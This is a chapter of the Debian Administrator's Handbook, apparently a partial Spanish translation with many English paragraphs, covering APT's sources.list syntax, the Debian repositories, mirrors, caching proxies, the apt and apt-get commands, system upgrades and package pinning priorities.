The word *source* can be ambiguous. A "source package" — a package containing the source code of a program — should not be confused with a "package source" — a repository (website, FTP server, CD-ROM, local directory, etc.) which contains packages.

APT needs to be given a "list of package sources (repositories)": the file `/etc/apt/sources.list` will list the different repositories that publish Debian packages. APT will then import the list of packages published by each of these sources. This operation is achieved by downloading `Packages.xz` files or a variant such as `Packages.gz` or `.bz2` (using a different compression method) in case of a source of binary packages and by analyzing their contents. In case of a source of source packages, APT downloads `Sources.xz` files or a variant using a different compression method. When an old copy of these files is already present, APT can update it by only downloading the differences (see sidebar «Incremental updates» página 119).

VOLVER A LOS CIMIENTOS

Compresión `gzip`, `bzip2`, `LZMA` y `XZ`

La extensión `.gz` hace referencia a un archivo que ha sido comprimido con la utilidad `gzip`. `gzip` es la utilidad tradicional Unix rápida y eficiente para comprimir archivos. La herramientas más modernas alcanzan una mayor proporción de compresión pero precisan de más recursos (tiempo de cálculo y memoria) para comprimir y descomprimir un archivo. Además de éstas, y por orden de aparición, están `bzip2` (crea archivos con extensión `.bz2`), `lzma` (crea archivos `.lzma`) y `xz` (crea archivos `.xz`).

6.1. Contenido del archivo `sources.list`

6.1.1. Sintaxis

Each active line in the `/etc/apt/sources.list` file represents a package source (repository) and is made of at least three parts separated by spaces. For a complete description of the file format and the accepted entry compositions see `sources.list(5)`.

Ejemplo 6.1 *Example entry format in `/etc/apt/sources.list`*

```
deb url distribution component1 component2 component3 [..] componentX
deb-src url distribution component1 component2 component3 [..] componentX
```

El primer campo indica el tipo de origen:

deb package source (repository) of binary packages

deb-src package source (repository) of source packages

The second field gives the base URL of the source. Combined with the filenames listed in the `Packages.xz` files, it must give a full and valid URL. This can consist in a Debian mirror or in any other package archive set up by a third party. The URL can start with file:// to indicate a local source installed in the system's file hierarchy, with http:// or https:// to indicate a source accessible from a web server server, or with ftp:// or ftps:// for a source available on an FTP server. The URL can also start with cdrom: for CD-ROM/DVD/Blu-ray disc based installations, although this is less frequent, since network-based installation methods are eventually more common.

The syntax of the last field depends on the structure of the repository. In the simplest case, you can simply indicate a subdirectory (with a required trailing slash) of the desired source. This is often a simple "`./`" which refers to the absence of a subdirectory. The packages are then directly at the specified URL. But in the most common case, the repositories will be structured like a Debian mirror, with multiple distributions, each having multiple components. In those cases, name the chosen distribution by its "codename" — see the list in sidebar «Bruce Perens, un líder polémico» página 9 — or by the corresponding "suite" oldstable, stable, testing, unstable) and then the components to enable. A typical Debian mirror provides the components main, contrib, and non-free.

VOCABULARIO

Los compendios `main`, `contrib` y `non-free`

Debian uses three components to differentiate packages according to the licenses chosen by the authors of each work. `Main` gathers all packages which fully comply with the Debian Free Software Guidelines[1].

The `non-free` component is different because it contains software which does not (entirely) conform to these principles but which can, nevertheless, be distributed without restrictions. This archive, which is not officially part of Debian, is a service for users who could need some of those programs and, nowadays, also require the firmware for their hardware. However, Debian always recommends giving priority to free software. The existence of this component represents a considerable problem for Richard M. Stallman and keeps the Free Software Foundation from recommending Debian to users.

`Contrib` (contributions) is a set of open source software which cannot function without some non-free elements — these elements can be software from the `non-free` section, or non-free files such as game ROMs, BIOS of consoles, etc. — or some elements, not available from the Debian `main` archive at all. The `contrib` component also includes free software whose compilation requires proprietary elements. This was initially the case for the OpenOffice.org office suite, which used to require a proprietary Java environment.

TIP

Files in `/etc/apt/sources.list.d/`

Si se hace referencia a muchos orígenes de paquetes puede ser útil dividirlos en varios archivos. Cada parte se almacena en `/etc/apt/sources.list.d/`*`nombre de archivo`*`.list` (ver recuadro «Directorios terminados con `.d`» página 123).

[1] https://www.debian.org/social_contract.html#guidelines

Los elementos cdrom describen los CD/DVD-ROMs que posee. A diferencia de otros elementos, un CD-ROM no siempre está disponible ya que debe encontrarse en el dispositivo y sólo un disco puede leerse en un momento dado. Por estas razones, se gestionan estos elementos de una forma ligeramente diferente y necesitan ser agregados con el programa `apt-cdrom`, usualmente ejecutado con el parámetro `add`. Este programa solicitará que introduzca el disco en el dispositivo y navegará su contenido en busca de archivos `Packages`. Utilizará dichos achivos para actualizar su base de datos de paquetes disponibles (generalmente realizada cuando ejecuta `apt update`). Desde ese momento en adelante, APT puede solicitarle introducir el disco si necesita uno de sus paquetes.

6.1.2. Repositorios para usuarios de *Stable*

Este es un archivo `sources.list` estándar para un sistema que ejecuta la versión *Stable* de Debian:

Ejemplo 6.2 *el archivo `/etc/apt/sources.list` para usuarios de Debian «stable»*

```
# Security updates
deb http://security.debian.org/ buster/updates main contrib non-free
deb-src http://security.debian.org/ buster/updates main contrib non-free

## Debian mirror

# Base repository
deb https://deb.debian.org/debian buster main contrib non-free
deb-src https://deb.debian.org/debian buster main contrib non-free

# Stable updates
deb https://deb.debian.org/debian buster-updates main contrib non-free
deb-src https://deb.debian.org/debian buster-updates main contrib non-free

# Stable backports
deb https://deb.debian.org/debian buster-backports main contrib non-free
deb-src https://deb.debian.org/debian buster-backports main contrib non-free
```

This file lists all sources of packages associated with the *Buster* version of Debian (the current *Stable* suite as of this writing). In the example above, we opted to name "buster" explicitly instead of using the corresponding "stable" aliases (stable, stable-updates, stable-backports) because we don't want to have the underlying distribution changed outside of our control when the next stable release comes out.

La mayoría de los paquetes provendrán del «repositorio base» que contiene todos los paquetes pero rara vez es actualizado (alrededor de una vez cada 2 meses para «versiones menores» — «point release»). Los otros repositorios son parciales (no contienen todos los paquetes) y pueden almacenar actualizaciones (paquetes con versiones más recientes) para que instale APT. Las

secciones siguientes explicarán su propósito y las reglas que regulan cada uno de estos repositorios.

Sepa que cuando la versión deseada de un paquete se encuentra disponible en varios repositorios, se utilizará el que se encuentre primero en el archivo `sources.list`. Por esta razón, generalmente se agregan orígenes no oficiales al final del archivo.

Como nota adicional, la mayoría de lo que diga esta sección sobre *Stable* también es aplicable a *Oldstable* ya que esta última es sólo una versión *Stable* más antigua que se mantiene en paralelo.

Actualizaciones de seguridad

Debian takes security seriously. Known software vulnerabilities in Debian are tracked in the Security Bug Tracker[2] and usually get fixed in a reasonable timeframe. The security updates are not hosted on the usual network of Debian mirrors but on security.debian.org, a small set of machines maintained by the Debian System Administrators. This archive contains security updates prepared by the Debian Security Team and/or by package maintainers for the *Stable* and *Oldstable* distribution.

The server can also host security updates for *Testing* but this doesn't happen very often since those updates tend to reach the *Testing* suite via the regular flow of updates coming from *Unstable*.

For serious issues, the security team issues a Debian Security Advisory (DSA) and announces it together with the security update on the debian-security-announce@lists.debian.org mailing list (archive[3]).

Actualizaciones de Stable

Las actualizaciones de stable no implican riesgos de seguridad pero son consideradas suficientemente importantes como para ser enviadas a los usuarios antes de la publicación de la siguiente versión menor de stable.

This repository will typically contain fixes for critical and serious bugs which could not be fixed before release or which have been introduced by subsequent updates. Depending on the urgency, it can also contain updates for packages that have to evolve over time, like *spamassassin*'s spam detection rules, *clamav*'s virus database, the daylight-saving time rules of all timezones (*tzdata*), the ESR version of Firefox (*firefox-esr*) or cryptographic keyrings like *debian-archive-keyring*.

In practice, this repository is a subset of the proposed-updates repository, carefully selected by the Stable Release Managers. All updates are announced on the debian-stable-

[2] `https://security-tracker.debian.org`
[3] `https://lists.debian.org/debian-security-announce/`

announce@lists.debian.org mailing list (archive[4]) and will be included in the next *Stable* point release anyway.

```
deb https://deb.debian.org/debian buster-updates main contrib non-free
```

Actualizaciones propuestas

Una vez publicada, la distribución *Stable* se actualiza sólo una vez cada 2 meses. El repositorio proposed-updates es donde se preparan las futuras actualizaciones (bajo la supervisión de los Gestores de la versión estable, «Stable Release Managers»).

Las actualizaciones de seguridad y de estable documentadas en las secciones anteriores siempre son parte de este repositorio, pero también habrá otras ya que los encargados de los paquetes también tienen la oportunidad de corregir errores importantes que no justifican que se publique una nueva versión inmediatamente.

Anyone can use this repository to test those updates before their official publication. The extract below uses the buster-proposed-updates alias which is both more explicit and more consistent since stretch-proposed-updates also exists (for the *Oldstable* updates):

```
deb https://deb.debian.org/debian buster-proposed-updates main contrib non-free
```

Retroadaptaciones para Stable

El repositorio stable-backports contiene «retroadaptaciones de paquetes». Es término hace referencia a paquetes de software reciente que fue recompilado para una distribución antigua, generalmente para *Stable*.

When the distribution becomes a little dated, numerous software projects have released new versions that are not integrated into the current *Stable* suite, which is only modified to address the most critical problems, such as security issues. Since the *Testing* and *Unstable* suites can be more risky, package maintainers sometimes voluntarily offer recompilations of recent software applications for *Stable*, which has the advantage to users and system administrators to limit potential instability to a small number of chosen packages. The page `https://backports.debian.org` provides more information.

Backports from stable-backports are only created from packages available in *Testing*. This ensures that all installed backports will be upgradable to the corresponding stable version once the next stable release of Debian is available.

Even though this repository provides newer versions of packages, APT will not install them unless you give explicit instructions to do so (or unless you have already done so with a former version of the given backport):

```
$ sudo apt-get install package/buster-backports
```

[4] `https://lists.debian.org/debian-stable-announce/`

```
$ sudo apt-get install -t buster-backports package
```

6.1.3. Repositorios para usuarios de *Testing*/*Unstable*

Este es un archivo `sources.list` estándar para un sistema que ejecuta la versión *Testing* o *Unstable* de Debian:

Ejemplo 6.3 *Archivo `sources.list` para usuarios de Debian* Testing/Unstable

```
# Unstable
deb https://deb.debian.org/debian unstable main contrib non-free
deb-src https://deb.debian.org/debian unstable main contrib non-free

# Testing
deb https://deb.debian.org/debian testing main contrib non-free
deb-src https://deb.debian.org/debian testing main contrib non-free

# Testing security updates
deb http://security.debian.org/ testing-security main contrib non-free
deb-src http://security.debian.org/ testing-security main contrib non-free

# Stable
deb https://deb.debian.org/debian stable main contrib non-free
deb-src https://deb.debian.org/debian stable main contrib non-free

# Stable security updates
deb http://security.debian.org/ stable/updates main contrib non-free
deb-src http://security.debian.org/ stable/updates main contrib non-free
```

NOTE

Layout of security repositories

Starting with Debian 11 *Bullseye*, the codename of the repository providing security updates has been renamed from *codename*`/updates` into *codename*`-security` to avoid the confusion with *codename*`-updates` (see Sección 6.1.2.2, «Actualizaciones de Stable» página 113).

With this `sources.list` file APT will install packages from the *Unstable* suite. If that is not desired, use the APT::Default-Release setting (see Sección 6.2.3, «Actualización del sistema» página 122) to instruct APT to pick packages from another suite (most likely *Testing* in this case).

Existen buenas razones para incluir todos estos repositorios, inclusive cuando sólo uno debería ser suficiente. Los usuarios de *Testing* apreciarán la posibilidad de seleccionar paquetes específicos de *Unstable* cuando la versión en *Testing* posee un error molesto. Por el otro lado, los usuarios de *Unstable* afectados por regresiones inesperadas pueden desactualizar paquetes a la versión de *Testing* (que supuestamente funciona).

The inclusion of *Stable* is more debatable but it often gives access to some packages, which have been removed from the development versions. It also ensures that you get the latest updates for packages, which have not been modified since the last stable release.

El repositorio Experimental

El compendio de paquetes *Experimental* se encuentra en todas las réplicas Debian y contiene paquetes que no están en *Unstable* aún debido a que su calidad está bajo los estándares normales — generalmente son versiones en desarrollo del software o versiones previas (alpha, beta, candidato de publicación...). Un paquete también puede ser enviado ahí luego de sufrir muchos cambios que pueden generar problemas. El desarrollador luego intentará descubrirlos con la ayuda de usuarios avanzados que pueden manejar problemas importantes. Luego de esta etapa, mueve el paquete a *Unstable*, donde alcanza una audiencia más grande y donde será probado en mucho más detalle.

Los usuarios que usan *Experimental* generalmente no les importa romper su sistema y luego repararlo. Esta distribución les da la posibilidad de importar un paquete que el usuario desea probar o usar según lo necesita. Esto es exactamente el enfoque que toma Debian ya que agregarlo en el archivo `sources.list` de APT no conlleva el uso sistemático de sus paquetes. La línea a agregar es:

```
deb https://deb.debian.org/debian experimental main contrib non-free
```

6.1.4. Using Alternate Mirrors

The `sources.list` examples in this chapter refer to package repositories hosted on deb.debian.org[5]. Those URLs will redirect you to servers which are close to you and which are managed by Content Delivery Networks (CDN) whose main role is to store multiple copies of the files across the world, and to deliver them as fast as possible to users. The CDN companies that Debian is working with are Debian partners who are offering their services freely to Debian. While none of those servers are under direct control of Debian, the fact that the whole archive is sealed by GPG signatures makes it a non-issue.

Picky users who are not satisfied with the performance of deb.debian.org can try to find a better mirror in the official mirror list:

➡ https://www.debian.org/mirror/list

But when you don't know which mirror is best for you, this list is of not much use. Fortunately for you, Debian maintains DNS entries of the form ftp.*country-code*.debian.org (e.g. ftp.us.debian.org for the USA, ftp.fr.debian.org for France, etc.) which are covering many countries and which are pointing to one (or more) of the best mirrors available within that country.

As an alternative to deb.debian.org, there used to be httpredir.debian.org. This service would identify a mirror close to you (among the list of official mirrors, using GeoIP mainly) and would

[5] https://deb.debian.org/

redirect APT's requests to that mirror. This service has been deprecated due to reliability concerns and now httpredir.debian.org provides the same CDN-based service as deb.debian.org.

6.1.5. Recursos no oficiales: mentors.debian.net

There are numerous non-official sources of Debian packages set up by advanced users who have recompiled some software (Ubuntu made this popular with their Personal Package Archive (PPA) service, by programmers who make their creation available to all, and even by Debian developers who offer pre-versions of their package online.

The mentors.debian.net[6] site is interesting (although it only provides source packages), since it gathers packages created by candidates to the status of official Debian developer or by volunteers who wish to create Debian packages without going through that process of integration. These packages are made available without any guarantee regarding their quality; make sure that you check their origin and integrity and then test them before you consider using them in production.

COMUNIDAD

Los sitios `debian.net`

El dominio *debian.net* no es un recurso oficial del proyecto Debian. Cada desarrollador Debian puede utilizar este nombre de dominio para uso propio. Estos sitios web pueden contener servicios no oficiales (a veces sitios personales) almacenados en una máquina que no pertenece al proyecto configurada por desarrolladores Debian o inclusive prototipos que serán movidos a *debian.org*. Dos razones pueden explicar porqué algunos de estos prototipos permanecen en *debian.net*: o bien nadie realizó el esfuerzo necesario para transformarlo en un servicio oficial (en el dominio *debian.org* y con cierta garantía de mantenimiento) o el servicio es demasiado controvertido para ser oficializado.

Instalar un paquete significa dar permisos de root a su creador, porque ellos deciden el contenido de los scripts de inicialización que ejecutan bajo esa identidad. Los paquetes oficiales de Debian son creados por voluntarios que fueron cooptados y verificados y que pueden firmar sus paquetes para que se pueda revisar su origen e integridad.

In general, be wary of a package whose origin you don't know and which isn't hosted on one of the official Debian servers: evaluate the degree to which you can trust the creator, and check the integrity of the package.

YENDO MÁS ALLÁ

Versiones antiguas de paquetes: `snapshot.debian.org`

The `snapshot.debian.org`[7] service, introduced in April 2010, can be used to "go backwards in time" and to find an old version of a package not longer contained in the Debian archives. It can be used, for example, to identify which version of a package introduced a regression, and more concretely, to come back to the former version while waiting for the regression fix.

[6] `https://mentors.debian.net`
[7] `https://snapshot.debian.org`

6.1.6. Proxy caché para paquetes Debian

Cuando una red completa de equipos está configurada para utilizar el mismo servidor remoto para descargar los mismo paquetes actualizados, todo administrador sabe que es beneficioso tener un proxy intermedio que funcione como caché para la red local (revise el recuadro «Caché» página 128).

Puede configurar APT para que utilice un proxy «estándar» (revise la Sección 6.2.4, «Opciones de configuración» página 123 para la configuración de APT y la Sección 11.6, «Proxy HTTP/FTP» página 316 para la configuración del proxy), pero el ecosistema Debian ofrece mejores opciones para solucionar este problema. Esta sección presente un software dedicado que es más inteligente que un simple proxy caché porque utiliza la estructura específica de los repositorios APT (por ejemplo, conoce cuándo archivos particulares son obsoletos o no y así modifica el tiempo durante el cual los mantendrá).

apt-cacher y *apt-cacher-ng* funcionan como servidores proxy caché usuales. No se modifica el archivo `sources.list`, pero se configura a APT para utilizarlos como proxy para pedidos salientes.

approx, por el otro lado, funciona como un servidor HTTP que «replica» cualquier cantidad de repositorios remotos en su URL más genérica. Se almacena el mapeo entre estos directorios y las URLs remotas de los repositorios en `/etc/approx/approx.conf`:

```
# <name> <repository-base-url>
debian   https://deb.debian.org/debian
security http://security.debian.org
```

approx runs by default on port 9999 via a systemd socket and requires the users to adjust their `sources.list` file to point to the approx server:

```
# Sample sources.list pointing to a local approx server
deb http://localhost:9999/security buster/updates main contrib non-free
deb http://localhost:9999/debian buster main contrib non-free
```

6.2. Los programas `aptitude`, `apt-get` y `apt`

APT is a vast project, whose original plans included a graphical interface. It is based on a library which contains the core application, and `apt-get` is the first front end — command-line based — which was developed within the project. `apt` is a second command-line based front end provided by APT which overcomes some design mistakes of `apt-get`.

Both tools are built on top of the same library and are thus very close, but the default behavior of `apt` has been improved for interactive use and to actually do what most users expect. The APT developers reserve the right to change the public interface of this tool to further improve it. On the opposite, the public interface of `apt-get` is well defined and will not change in any backwards incompatible way. It is thus the tool that you want to use when you need to script package installation requests.

Numerous other graphical interfaces then appeared as external projects: `synaptic`, `aptitude` (which includes both a text mode interface and a graphical one — even if not complete yet), `wajig`, etc. The most recommended interface, `apt`, is the one that we will use in the examples given in this section. Note, however, that `apt-get` and `aptitude` have a very similar command line syntax. When there are major differences between these three commands, these will be detailed.

6.2.1. Inicialización

For any work with APT, the list of available packages needs to be updated; this can be done simply through `apt update`. Depending on the speed of your connection and configuration, the operation can take a while, since it involves downloading a certain number of (usually compressed) files (`Packages`, `Sources`, `Translation-`*`language-code`*), which have gradually become bigger and bigger as Debian has developed (at least 10 MB of data for the `main` section). Of course, installing from a CD-ROM/DVD set does not require any downloading — in this case, the operation is very fast.

TIP

Incremental updates

The aim of the `apt update` command is to download for each package source the corresponding `Packages` (or `Sources`) file. However, even after a `xz` compression, these files can remain rather large (the `Packages.xz` for the *main* section of *Buster* takes more than 7 MB). If you wish to update regularly, these downloads can take up a lot of time.

To speed up the process APT can download "diff" files containing the changes since the previous update, as opposed to the entire file. To achieve this, official Debian mirrors distribute different files which list the differences between one version of the `Packages` file and the following version. They are generated at each update of the archives and a history of one week is kept. Each of these "diff" files only takes a few dozen kilobytes for *Unstable*, so that the amount of data downloaded by a weekly `apt update` is often divided by 10. For *Stable* and *Testing*, which change less, the gain is even more noticeable.

However, it can sometimes be of interest to force the download of the entire `Packages` file, especially when the last upgrade is very old and when the mechanism of incremental differences would not contribute much. This can also be interesting when network access is very fast but when the processor of the machine to upgrade is rather slow, since the time saved on the download is more than lost when the computer calculates the new versions of these files (starting with the older versions and applying the downloaded differences). To do that, you can use the APT configuration parameter `Acquire::PDiffs` and set it to `false`.

```
$ sudo apt -o "Acquire::PDiffs=false" update
```

The `Acquire::*` options also control other aspects of the download, and even the download methods. `Acquire::Languages` can limit or disable the download of `Translation-`*`language-code`* files and save even more time. For a complete reference see `apt.conf(5)`.

6.2.2. Instalación y eliminación

With APT, packages can be added or removed from the system, respectively with `apt install` *`package`* and `apt remove` *`package`*. In both cases, APT will automatically install the necessary dependencies or delete the packages which depend on the package that is being removed. The `apt purge` *`package`* command involves a complete uninstallation by deleting the configuration files as well.

SUGERENCIA

Instalando la misma selección de paquetes varias veces

Puede ser útil instalar sistemáticamente la misma lista de paquetes en varios equipos. Esto puede realizarse fácilmente.

Primero, obtenga la lista de paquetes en el equipo que servirá como «modelo» a copiar.

```
$ dpkg --get-selections >pkg-list
```

El archivo `pkg-list` contiene ahora la lista de paquetes instalados. Luego, transfiera el archivo `pkg-list` a los equipos que desee actualizar, y utilice los siguientes comandos:

```
## Actualizar la base de datos de dpkg sobre paquetes
    ➥ conocidos
# avail=‘mktemp‘
# apt-cache dumpavail > ”$avail”
# dpkg --merge-avail ”$avail”
# rm -f ”$avail”
## Actualizar estado de selección de paquetes de dpkg
# dpkg --set-selections < pkg-list
## Pedirle a apt-get que instale los paquetes seleccionados
# apt-get dselect-upgrade
```

The first commands record the list of available packages in the dpkg database. Then `dpkg --set-selections` restores the selection of packages that you wish to install, and the `apt-get` invocation executes the required operations! `aptitude` does not have this command.

SUGERENCIA

Eliminando e instalando al mismo tiempo

Es posible pedirle a `apt` (o `apt-get`, o `aptitude`) que instale ciertos paquetes y elimine otros en la misma línea de comando agregando un sufijo. Con una orden `apt install`, agregue «`-`» a los nombres de paquetes que desee eliminar. Con una orden `apt remove`, agregue «+» a los nombres de paquete que desee instalar.

El siguiente ejemplo muetra dos formas distintas de instalar *paquete1* y eliminar *paquete2*.

```
# apt install package1 package2-
```

```
# apt remove package1+ package2
```

This can also be used to exclude packages which would otherwise be installed, for example, due to an automatic installation of `Recommends`. In general, the dependency solver will use that information as a hint to look for alternative solutions.

SUGERENCIA

apt --reinstall y aptitude reinstall

A veces el sistema puede dañarse después de eliminar o modificar los archivos de un paquete. La forma más sencilla de recuperar estos archivos es reinstalar los paquetes afectados. Desafortunadamente, el sistema de empaquetado encuentra que éste ya está instalado y amablemente rechaza su reinstalación; Para evitarlo, utilice la opción `--reinstall` de los comandos `apt` y `apt-get`. La siguiente orden reinstala *postfix* aunque ya esté instalado:

```
# apt --reinstall install postfix
```

La línea de órdenes para `aptitude` es ligeramente diferente pero consigue el mismo resultado con `aptitude reinstall postfix`.

El problema no ocurre con `dpkg` pero el administrador rara vez lo utiliza directamente.

¡Tenga cuidado! El uso de `apt --reinstall` para restaurar paquetes modificados durante un ataque no recuperará el sistema tal y como estaba. La Sección 14.7, «Tratamiento de una máquina comprometida» página 452 detalla los pasos necesarios para recuperar en un sistema comprometido.

These commands will not restore the configuration files. But as you have learned in Sección 5.2.3, «Sumas de verificación («checksum»), lista de archivos de configuración» página 91 (see also sidebar «Obligando a dpkg a preguntar sobre los archivos de configuración» página 92), you can use the following command to be asked to install the unmodified version and even restore any deleted configuration file as well.

```
# apt --reinstall -o Dpkg::Options::="--force-confask,
    ➥ confmiss" install package
```

Some packages don't ship the configuration file found in `/etc` with the package. Instead they create it during installation by either copying a skeleton or writing it by a script. The file `/etc/inputrc`, for example, is a copy of `/usr/share/readline/inputrc`. In such cases the commands shown above won't work.

If the file `sources.list` mentions several distributions, it is possible to give the version of the package to install. A specific version number can be requested with `apt install package=version`, but indicating its distribution of origin (*Stable*, *Testing* or *Unstable*) — with `apt install package/distribution` — is usually preferred. With this command, it is possible to go back to an older version of a package (if, for instance, you know that it works well), provided that it is still available in one of the sources referenced by the `sources.list` file. Otherwise the snapshot.debian.org archive can come to the rescue (see sidebar «Versiones antiguas de paquetes: `snapshot.debian.org`» página 117).

Ejemplo 6.4 *Installation of the* Unstable *version of* spamassassin

```
# apt install spamassassin/unstable
```

If the package to install has been made available to you under the form of a simple `.deb` file without any associated package repository, it is still possible to use APT to install it together

with its dependencies (provided that the dependencies are available in the configured repositories) with a simple command: `apt install ./path-to-the-package.deb`. The leading ./ is important to make it clear that we are referring to a filename and not to the name of a package available in one of the repositories.

YENDO MÁS ALLÁ

El caché de archivos `.deb`

APT keeps a copy of each downloaded `.deb` file in the directory `/var/cache/apt/archives/`. In case of frequent updates, this directory can quickly take a lot of disk space with several versions of each package; you should regularly sort through them. Two commands can be used: `apt-get clean` entirely empties the directory; `apt-get autoclean` only removes packages which can no longer be downloaded (because they have disappeared from the Debian mirror) and are therefore clearly useless (the configuration parameter `APT::Clean-Installed` can prevent the removal of `.deb` files that are currently installed).

6.2.3. Actualización del sistema

Se recomienda realizar actualizaciones regularmente, ya que incluyen las últimas actualizaciones de seguridad. Para actualizar, utilice `apt upgrade`, `apt-get upgrade` o `aptitude safe-upgrade` (por supuesto, después de `apt-get update`). Esta orden busca paquetes instalados que pueden ser actualizados sin eliminar ningún paquete. En otras palabras, el objetivo es asegurar la actualización menos intrusiva posible. `apt-get` es ligeramente más exigente que `aptitude` o `apt` ya que se negará a instalar paquetes que no estaban instalados previamente.

`apt` generalmente seleccionará el número de versión más reciente (excepto para paquetes en *Experimental* y *stable-backports*, que son ignorados de forma predeterminada sin importar su número de versión). Si especificó *Testing* o *Unstable* en su archivo `sources.list`, `apt upgrade` cambiará la mayor parte de su sistema en *Stable* a *Testing* o *Unstable*, lo que podría no ser lo deseado.

To tell `apt` to use a specific distribution when searching for upgraded packages, you need to use the -t or --target-release option, followed by the name of the distribution you want (for example, `apt -t stable upgrade`). To avoid specifying this option every time you use `apt`, you can add APT::Default-Release "stable"; in the file `/etc/apt/apt.conf.d/local`.

Para actualizaciones más importantes, tales como el cambio de una versión mayor de Debian a la siguiente, necesita utilizar `apt full-upgrade`. Con esta instrucción, `apt` completará la actualización aún si tiene que eliminar algunos paquetes obsoletos o instalar nuevas dependencias. Esta también es la orden utilizada por los usuarios que trabajan diariamente con la versión *Unstable* de Debian y siguen su evolución día a día. Es tan simple que casi no necesita explicación: la reputación de APT está basada en esta excelente característica.

A diferencia de `apt` y `aptitude`, `apt-get` no sabe cómo hacer `full-upgrade` command. En su lugar debería usar `apt-get dist-upgrade` ("distribution upgrade"), la histórica y bien conocida orden que `apt` y `aptitude` también aceptan para satisfacer a los usuarios que están acostumbrados a usarla.

The results of these operations are logged into `/var/log/apt/history.log` and `/var/log/apt/term.log`, whereas `dpkg` keeps its log in a file called `/var/log/dpkg.log`.

6.2.4. Opciones de configuración

Besides the configuration elements already mentioned, it is possible to configure certain aspects of APT by adding directives in a file of the `/etc/apt/apt.conf.d/` directory or `/etc/apt/apt.conf` itself. Remember, for instance, that it is possible for APT to tell `dpkg` to ignore file conflict errors by specifying DPkg::options { "--force-overwrite"; }.

Si sólo puede acceder a la web a través de un proxy, agregue una línea como Acquire::http::proxy "http://*su-proxy*:3128". Para un proxy FTP, utilice Acquire::ftp::proxy "ftp://*su-proxy*". Para descubrir más opciones de configuración, lea la página de manual `apt.conf(5)` con la orden `man apt.conf` (para detalles sobre las páginas de manual, revise la Sección 7.1.1, «Páginas de manual» página 150).

VOLVER A LOS CIMIENTOS

Directorios terminados con `.d`

Cada vez más se utilizan directorios con el sufijo `.d`. Cada directorio representa un archivo de configuración repartido en múltiples archivos. En este sentido, todos los archivos en `/etc/apt/apt.conf.d/` son instrucciones para la configuración de APT. APT los incluye en orden alfabético para que los últimos puedan modificar un elemento de configuración definido en los primeros.

Esta estructura le da cierta flexibilidad al administrador del equipo y a los desarrolladores de paquetes. De hecho, el administrador puede modificar fácilmente la configuración del software agregando un archivo prehecho en el directorio en cuestión sin tener que modificar un archivo existente. Los desarrolladores de paquetes utilizan el mismo enfoque cuando necesitan adaptar la configuración de otro software pare asegurar que pueda coexistir perfectamente con el suyo. La Normativa Debian prohíbe explícitamente modificar los archivos de configuración de otros paquetes — sólo los usuarios pueden hacerlo. Recuerde que durante la actualización de un paquete el usuario puede elegir la versión del archivo de configuración a mantener cuando se detectó una modificación. Cualquier modificación externa de un archivo dispararía dicho pedido, lo que molestaría al administrador que está seguro de no haber modificado nada.

Sin un directorio `.d` es imposible que un paquete externo modifique la configuración de un programa sin modificar su archivo de configuración. En su lugar, debe invitar al usuario a que lo haga por su cuenta y lista las operaciones a realizar en el archivo `/usr/share/doc/`*`paquete`*`/README.Debian`.

Dependiendo de la aplicación, el directorio `.d` puede ser utilizado directamente o administrado por un script externo que concatena todos los archivos para crear el archivo de configuración. Es importante ejecutar este script luego de cualquier cambio en ese directorio para que se tengan en cuenta las modificaciones más recientes. De la misma forma, es importante no trabajar directamente en el archivo de configuración creado automáticamente ya que se perdería todo en la siguiente ejecución del script. El método seleccionado (usar directamente el directorio `.d` o un archivo generado desde dicho directorio) está generalmente definido por limitaciones de implementación, pero en ambos casos las ganancias en cuanto a flexibilidad de la configuración más que compensan las pequeñas complicaciones que significan. El servidor de correo Exim 4 es un ejemplo del método en el que se genera el archivo: puede configurarse mediante varios archivos (`/etc/exim4/conf.d/*`)

que son concatenados en `/var/lib/exim4/config.autogenerated` mediante la orden `update-exim4.conf`.

6.2.5. Gestión de prioridades de los paquetes

Uno de los aspectos más importantes en la configuración de APT es la gestión de las prioridades asociadas con cada origen de paquetes. Por ejemplo, podría desear extender una distribución con uno o dos paquetes más recientes de *Testing*, *Unstable* o *Experimental*. Es posible asignar una prioridad a cada paquete disponible (el mismo paquete puede tener varias prioridades según su versión o la distribución que lo provee). Estas prioridades influenciarán el comportamiento de APT: para cada paquete, siempre seleccionará la versión con la prioridad más alta (excepto si esta versión es anterior a la instalada y si su prioridad es menor a 1000).

APT define varias prioridades predeterminadas. Cada versión instalada de un paquete tiene una prioridad de 100. Una versión no instalada tiene una prioridad predeterminada de 500, pero puede saltar a 990 si es parte de la distribución destino (definida con la opción de línea de órdenes -t o la directiva de configuración APT::Default-Release).

You can modify the priorities by adding entries in a file in `/etc/apt/preferences.d/` or the `/etc/apt/preferences` file with the names of the affected packages, their version, their origin and their new priority.

APT will never install an older version of a package (that is, a package whose version number is lower than the one of the currently installed package) except if its priority is higher than 1000 (or it is explicitely requested by the user, see Sección 6.2.2, «Instalación y eliminación» página 120). APT will always install the highest priority package which follows this constraint. If two packages have the same priority, APT installs the newest one (whose version number is the highest). If two packages of same version have the same priority but differ in their content, APT installs the version that is not installed (this rule has been created to cover the case of a package update without the increment of the revision number, which is usually required).

In more concrete terms, a package whose priority is

< 0 will never be installed,

1..99 will only be installed if no other version of the package is already installed,

100..499 will only be installed if there is no other newer version installed or available in another distribution,

500....989 will only be installed if there is no newer version installed or available in the target distribution,

990..1000 will be installed except if the installed version is newer,

> 1000 will always be installed, even if it forces APT to downgrade to an older version.

When APT checks `/etc/apt/preferences` and `/etc/apt/preferences.d/`, it first takes into account the most specific entries (often those specifying the concerned package), then the more generic ones (including, for example, all the packages of a distribution). If several generic entries exist, the first match is used. The available selection criteria include the package's name and the source providing it. Every package source is identified by the information contained in a `Release` file that APT downloads together with the `Packages` files. It specifies the origin (usually "Debian" for the packages of official mirrors, but it can also be a person's or an organization's name for third-party repositories). It also gives the name of the distribution (usually *Stable*, *Testing*, *Unstable* or *Experimental* for the standard distributions provided by Debian) together with its version (for example, 10 for Debian *Buster*). Let's have a look at its syntax through some realistic case studies of this mechanism.

CASO ESPECÍFICO

La prioridad de *Experimental*

Si agregó *Experimental* en su archivo `sources.list`, los paquetes correspondientes casi nunca serán instalados porque su prioridad APT predeterminada es 1. Este es, por supuesto, un caso específico diseñado para evitar que los usuarios instalen paquetes de *Experimental* por error. Los paquetes sólo pueden instalarse ejecutando `aptitude install` *`paquete`*`/experimental` — solo los usuarios que ingresen esta orden saben los riesgos que están tomando. Es posible (aunque *no* recomendable) tratar los paquetes de *Experimental* como aquellos de otra distribución otorgándoles una prioridad de 500. Esto se logra con una entrada específica en `/etc/apt/preferences`:

```
Package: *
Pin: release a=experimental
Pin-Priority: 500
```

